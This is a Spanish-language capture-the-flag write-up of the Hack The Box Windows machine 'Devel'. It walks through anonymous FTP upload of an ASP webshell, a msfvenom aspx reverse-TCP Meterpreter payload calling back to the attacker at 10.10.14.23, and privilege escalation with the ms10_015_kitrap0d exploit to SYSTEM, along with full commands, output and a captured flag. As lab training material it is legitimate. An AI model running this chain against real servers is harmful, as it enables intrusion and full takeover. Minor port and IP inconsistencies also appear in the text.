

# WriteUp



## Devel




Hack The Box  
PEN-TESTING LABS



infoSegura

<https://www.hackthebox.eu/home/users/profile/262959>



**Devel** es una máquina Windows creada por el usuario **Ch4p**<sup>1</sup>, lanzada el **15 de marzo de 2017**. El nivel de complejidad es **Easy**, y en las estadísticas, la mayoría de usuarios también la califican de igual manera.  
IP **10.10.10.5**.

---

<sup>1</sup> <https://www.hackthebox.eu/home/users/profile/1>

## Sumario

1. Reconocimiento.....	3
1.1 . Identificación de puertos.....	3
1.2 . Reconocimiento web.....	3
2. Ganando Acceso.....	4
2.1 . Acceso FTP.....	4
2.1.1 . Subiendo archivos mediante comandos ftp.....	4
2.2 . ASPShell una WebShell en ASP.....	4
2.2.1 . Ejecución de comandos desde la webshell.....	5
2.3 . MsfVenom.....	5
2.3.1 . Creación de payloads con msfvenom.....	5
2.4 . Meterpreter.....	6
2.4.1 . Módulo Multi_handler.....	6
2.4.2 . Payload reverse_tcp.....	6
2.4.3 . Ejecución del payload de msfvenom.....	6
2.4.4 . Ejecutando comandos con meterpreter.....	6
2.4.5 . Acceso shell.....	7
2.4.6 . Información del sistema.....	7
3. Escalando privilegios locales.....	8
3.1 . Módulo suggester de metasploit.....	8
3.2 . Explotación local mediante ms10_015_kitrap0d.....	9
3.3 . Accediendo como Administrador.....	9
3.3.1 . Descripción del usuario.....	10
3.4 . Buscando las flags.....	10

# 1. Reconocimiento

## 1.1 . Identificación de puertos

En el escaneo de puertos, se identifica únicamente abiertos los puertos 22, y 80.

```
# Nmap 7.80 scan initiated Mon Apr 6 10:51:01 2020 as: nmap -sV -sC -p- --min-rate=10000 -oA scans/devel-allports 10.10.10.5
Nmap scan report for 10.10.10.5
Host is up (0.17s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 03-18-17 02:06AM <DIR>          aspnet_client
|_ 04-09-20 06:12AM          1442 cmdasp.aspx
|_ 03-17-17 05:37PM          689 iisstart.htm
|_ 03-17-17 05:37PM          184946 welcome.png
|_ ftp-syst:
|_ SYST: Windows_NT
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

## 1.2 . Reconocimiento web


Al ingresar a la url 10.10.10.6, con el navegador web, se puede ver que la tecnología usada es un servidor windows Internet Information Server 7.



Usando la herramienta gobuster, no se hallaron directorio dentro del servidor web.

## 2. Ganando Acceso

### 2.1 . Acceso FTP



#### 2.1.1 . Subiendo archivos mediante comandos ftp

Desde la terminal intentamos conectarnos al sitio ftp como anonymous, para comprobar el tipo de acceso. Una vez conectado sin problemas como anonymous intentamos subir un archivo de texto (creado en el equipo), mediante el comando put.

```
root@kali:/home/htb/devel# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:htb): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put test.txt
local: test.txt remote: test.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp>
```

Al subir el archivo de texto, comprobamos que el usuario anonymous tiene la capacidad de escritura en servidor FTP. El siguiente paso será crear una webshell para subirla a la carpeta de acceso ftp.

### 2.2 . ASPShell una WebShell en ASP

Realizando una búsqueda por Internet, existen webshell desarrolladas en código aspx, probamos subiendo una shell llamada ASPShell12 que está muy buena y simula una terminal de windows, donde es posible ingresar comandos. Usando ftp por línea de comandos, subimos el archivo aspcmd.asp a la carpeta de acceso, y para que se ejecute, ingresamos desde el navegador web, ingresando la URL:

```
http://10.10.10.5/aspcmd.asp
```




```
ASPShell - Web-based Shell Environment Version 0.2 (beta) [2007-09-29]
Copyright (c) 2007 Kurt Hanner, http://aspshe11.sourceforge.net

[C:\Windows\System32\inetsrv] |
```

Con ASPShell se puede realizar varias consultas por medio de comandos del sistema operativo.

### 2.2.1 . Ejecución de comandos desde la webshell

Listando los usuarios del sistema, tenemos dos: babis, administrador.



```
ASPShell - Web-based Shell Environment Version 0.2 (beta) [2007-09-29]
Copyright (c) 2007 Kurt Hanner, http://aspshe11.sourceforge.net

[C:\Windows\System32\inetsrv] dir c:\Users
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of c:\Users

18/03/2017  02:16  <DIR>      .
18/03/2017  02:16  <DIR>      ..
18/03/2017  02:16  <DIR>      Administrator
17/03/2017  05:17  <DIR>      babis
18/03/2017  02:06  <DIR>      Classic .NET AppPool
14/07/2009  10:20  <DIR>      Public
               0 File(s)            0 bytes
               6 Dir(s)  24.242.483.200 bytes free
[C:\Windows\System32\inetsrv]
```

## 2.3 . MsfVenom

### 2.3.1 . Creación de payloads con msfvenom

A continuación creamos un payload para conexión reversa en aspx

```
# msfvenom -p windows/meterpreter/reverse_tcp -f aspx LHOST=10.10.14.23 LPORT=8080 -o
iseg.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2791 bytes
Saved as: iseg.aspx
```

Mediante FTP, subimos la webshell creada con msfvenom

```
ftp> put iseg.aspx
local: iseg.aspx remote: iseg.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2827 bytes sent in 0.00 secs (43.4845 MB/s)
```

## 2.4 . Meterpreter

### 2.4.1 . Módulo Multi\_handler

El módulo Multihandler permite ejecutar exploits sin la necesidad de explotar vulnerabilidades, se puede usar payloads para conexiones reversas, como `reverse_tcp`, `reverse_udp`, `reverse_http`, entre otros.

Abrimos `msfconsole` y usamos el exploit `multi_handler`, con el siguiente comando:

```
# msfconsole
msf5 > use exploit/multi/handler
```

### 2.4.2 . Payload reverse\_tcp

Metasploit tiene una serie de payloads que permiten realizar las conexiones reversas desde el equipo explotado. A continuación, usamos `reverse_tcp` como nuestro payload.

```
msf5 exploit(multi/handler) > use payload/windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost tun0
lhost => 10.10.14.23
msf5 exploit(multi/handler) > set lport 8080
lport => 8080
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.23:8080
```

### 2.4.3 . Ejecución del payload de msfvenom

Desde el navegador abrimos el payload creado con `msfvenom`

```
http://10.10.10.5/iseg.aspx
```

Regresamos al `meterpreter` y podemos ver que ya tenemos establecida una sesión remota en el servidor que fue explotado.

```
[*] Sending stage (180291 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.23:8080 -> 10.10.10.5:49178) at 2020-04-06
12:32:49 -0500

meterpreter >
```

### 2.4.4 . Ejecutando comandos con meterpreter

Información del sistema:

```
meterpreter > sysinfo
Computer      : DEVEL
OS            : Windows 7 (6.1 Build 7600).
Architecture : x86
System Language : el_GR
Domain       : HTB
Logged On Users : 0
Meterpreter   : x86/windows
meterpreter >
```

### 2.4.5 . Acceso shell

```
meterpreter > shell
Process 1800 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

### 2.4.6 . Información del sistema

Con el comando systeminfo, se puede obtener información detallada del sistema operativo.

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                DEVEL
OS Name:                  Microsoft Windows 7 Enterprise
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31
System Boot Time:          10/4/2020, 5:16:36
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 721 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.545 MB
Virtual Memory: In Use:    502 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                               Connection Name: Local Area Connection
                               DHCP Enabled:    No
                               IP address(es)
                               [01]: 10.10.10.5
```



Del resultado anterior, la parte que resalta en rojo, es muy importante para determinar la plataforma del sistema, y si cuenta con las actualizaciones. Otro aspecto importante, es la fecha de instalación del sistema, y el ProductID.

## 3. Escalando privilegios locales

### 3.1 . Módulo suggester de metasploit

Ponemos la session del meterpreter en background usando ctrl+z (^Z), y buscamos el módulo suggester. Suggester es un módulo de metasploit que sirve para la explotación local de un sistema con meterpreter donde ya se tiene activa una sesión.

Suggester realiza un reconocimiento local del sistema, y busca posibles vulnerabilidad dentro del sistema, que le ayudan a sugerir el uso de exploits que permiten escalar privilegios locales.

```
msf5 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
post/multi/recon/local_exploit_suggester

Module options (post/multi/recon/local_exploit_suggester):

  Name                Current Setting  Required  Description
  ----                -
  SESSION              false            yes       The session to run this module on
  SHOWDESCRIPTION      false            yes       Displays a detailed description for the
available exploits

msf5 post(multi/recon/local_exploit_suggester) > set SESSION 3
SESSION => 3
```

Suggester, carga sus exploits locales y en base a estos, identifica si el sistema puede ser explotado con alguno de los mismos. El resultado obtenido es:

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows ...
[*] 10.10.10.5 - 30 exploit checks are being tried ...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) >
```

El módulo suggester, nos sugiere varios exploits. Uno interesante es el ms10\_015kitrap0d, basado en la explotación del kernel (MS10-0152)

```
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms10_015_ki-
trap0d
```

### 3.2 . Explotación local mediante ms10\_015\_kitrap0d

Entre las configuraciones del exploit, se debe setear el número de sesión activa (la que se obtuvo en la fase anterior), la dirección IP local, y un puerto local diferente al que se usó con reverse\_tcp.

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

  Name      Current Setting  Required  Description
  ----      -
  SESSION    yes              The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     tun0              yes       The listen address (an interface may be specified)
  LPORT     8080              yes       The listen port
```

En este caso, usamos la Session 3, nuestra dirección IP, y cambiamos el puerto 8080, por el 9000, ya que el 8080 fue usado para la SESSION 3.

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msf5 exploit(windows/local/ms10_015_kitrap0d) > set lhost 10.10.14.23
lhost => 10.10.14.23
msf5 exploit(windows/local/ms10_015_kitrap0d) > set lport 9000
lport => 9000
```

Ejecutamos el exploit con run, y se abrirá una nueva sesión del meterpreter, pero con privilegios de administrador.

```
msf5 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.23:9000
[*] Launching notepad to host the exploit ...
[+] Process 2800 launched.
[*] Reflectively injecting the exploit DLL into 2800 ...
[*] Injecting exploit into 2800 ...
[*] Exploit injected. Injecting payload into 2800 ...
[*] Payload injected. Executing exploit ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (180291 bytes) to 10.10.10.5
[*] Meterpreter session 5 opened (10.10.14.23:9000 → 10.10.10.5:49159) at 2020-04-06 13:47:25 -0500
```

### 3.3 . Accediendo como Administrador

Ahora pasamos a la fase final con privilegios altos. Usando el comando shell, obtenemos la consola de windows, desde la cual se podrá ejecutar cualquier comando local.

```
meterpreter > shell
Process 3268 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>
```

### 3.3.1 . Descripción del usuario

```
c:\windows\system32\inetsrv>whoami
nt authority\system
```

## 3.4 . Buscando las flags

usamos el comando type para desplegar el contenido de los archivos de las banderas de user y root.

```
c:\windows\system32\inetsrv>type c:\Users\babis\Desktop\user.txt.txt
9ecdd6*****70f4cb3e8
```

De la misma manera, podemos acceder a todos los archivos del administrador del sistema.

Finalmente podemos visualizar la bandera.

```
c:\windows\system32\inetsrv>dir c:\Users\Administrator\Desktop
dir c:\Users\Administrator\Desktop
Volume in drive C has no label.
Volume Serial Number is 8620-71F1

Directory of c:\Users\Administrator\Desktop

18/03/2017  02:17      <DIR>          .
18/03/2017  02:17      <DIR>          ..
18/03/2017  02:17                32 root.txt.txt
               1 File(s)                32 bytes
               2 Dir(s) 24.200.925.184 bytes free

c:\windows\system32\inetsrv>type c:\Users\Administrator\Desktop\root.txt.txt
type c:\Users\Administrator\Desktop\root.txt.txt
0621a0b5061708707c4fc4728bc72b4b
```